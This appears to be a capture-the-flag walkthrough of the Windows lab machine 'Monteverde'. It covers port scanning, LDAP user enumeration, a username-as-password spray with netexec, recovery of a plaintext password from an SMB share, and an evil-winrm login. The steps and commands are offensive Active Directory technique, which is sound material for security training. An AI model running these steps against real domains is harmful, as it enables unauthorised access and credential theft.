# Monteverde
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Monteverde
- OS type: Windows
- Difficulty: Intermediate
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Sun Apr 13 03:27:47 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.172Nmap scan report for 10.10.10.172Host is up, received echo-reply ttl 127 (0.34s latency).Scanned at 2025-04-13 03:27:48 EDT for 1199sNot shown: 65516 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-13 07:44:27Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: **MEGABANK.LOCAL**0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49673/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49676/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49693/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49747/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: **MONTEVERDE**; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-04-13T07:45:26|_  start_date: N/A| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 2859/tcp): CLEAN (Timeout)|   Check 2 (port 60952/tcp): CLEAN (Timeout)|   Check 3 (port 47166/udp): CLEAN (Timeout)|   Check 4 (port 8472/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: -1s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Apr 13 03:47:47 2025 -- 1 IP address (1 host up) scanned in 1199.43 seconds
Enumeration
from nmap scan result i found the domain is MEGABANK.LOCAL and the Hostname of this machine is MONTEVERDE also from nmap scan result i can say that it is the domain controller of the Megabank.local domain

first thing i’ll do is the add MEGABANK.LOCAL and MONTEVERDE.MEGABANK.LOCAL into /etc/hosts file
Port 139,445/SMB
i’ll begin my enumeration from SMB, i always first check for the null session or anonymous login in SMB
smbcliennt -L //10.10.10.172 -N-N for null session

server does allows Null session/anonymous login but it doesn’t listing the shares
if the anonymous login allows i’ll try enum4linux
enum4linux -a 10.10.10.172
so it doesn’t allow the session with null credentials and nothing interesting from enum4linux
Port 389,3268/LDAP
i’ll start LDAP enumeration using ldapsearch tool, first i’ll get DN (Distinguished Name for the domain) also called as NamingContexts
ldapsearch -H ldap://10.10.10.172 -x -s base namingcontexts
we got the naming context that we’ll use in our further enumeration, like we’ll use it as base to perform full search over the domain
ldapsearch -H ldap://10.10.10.172 -x -b "DC=MEGABANK,DC=LOCAL" > initial/ldap.outthis will generate lot of output so we’ll save it to file for further enumeration, we can use LDAP filters to search for specific queries like (ObjectClass=User) will only search for User in the AD
ldapsearch -H ldap://10.10.10.172 -x -b "DC=MEGABANK,DC=LOCAL" "(ObjectClass=User)" | grep -i samaccountname
above command will give us the list of all users inside domain, it’s worth it to check Description and info fields

copy the user names to users.txt

i’ll use kerbrute to find valid users
kerbrute userenum --dc 10.10.10.172 -d megabank.local users.txt -vall users are valid, ok so the thing is we have the usernames and no password what about AS-REP?

ever wondered sometime user use same password as their username let’s give it a try
netexec smb 10.10.10.172 -u users.txt -p users.txt
Great! so the user SABatchJobs uses the same password as their username
when you get valid creds, enumeration start from 0 again, let’s first check if we have any shares access as SABatchJobs
netexec smb 10.10.10.172 -u SABatchJobs -p SABatchJobs --shares
i checked all shares i found users useful, so i’ll connect to it and use ls command to list files and directories
first i’ll connect to share using smbclient [//10.10.10.172/users$](https://10.10.10.172/users$) -U megabank.local/SABatchJobs%SABatchJobs

ok so there are 4 directories to quickly enumerate all directories i always first enable recurse mode and then use ls command to list all files/directories recursively
smb: \> recurse
smb: \> ls
and i found azure.xml file inside mhope directory, i’ll download it using get mhope\azure.xml

reading the file i found password of the mhope user

i’ll check the winrm login using netexec
netexec winrm 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$'
alright, we have Pwn3d!, i’ll load the evil version of winrm and login as mhope for HOPE to get Domain Admin soon!!
evil-winrm -i 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$'
Post-Enum
after getting access i’ll start initial enumeration to grab more details and assemble pieces of puzzle for my way to Domain Admin
i first run the tree /a /f command from \Users directory
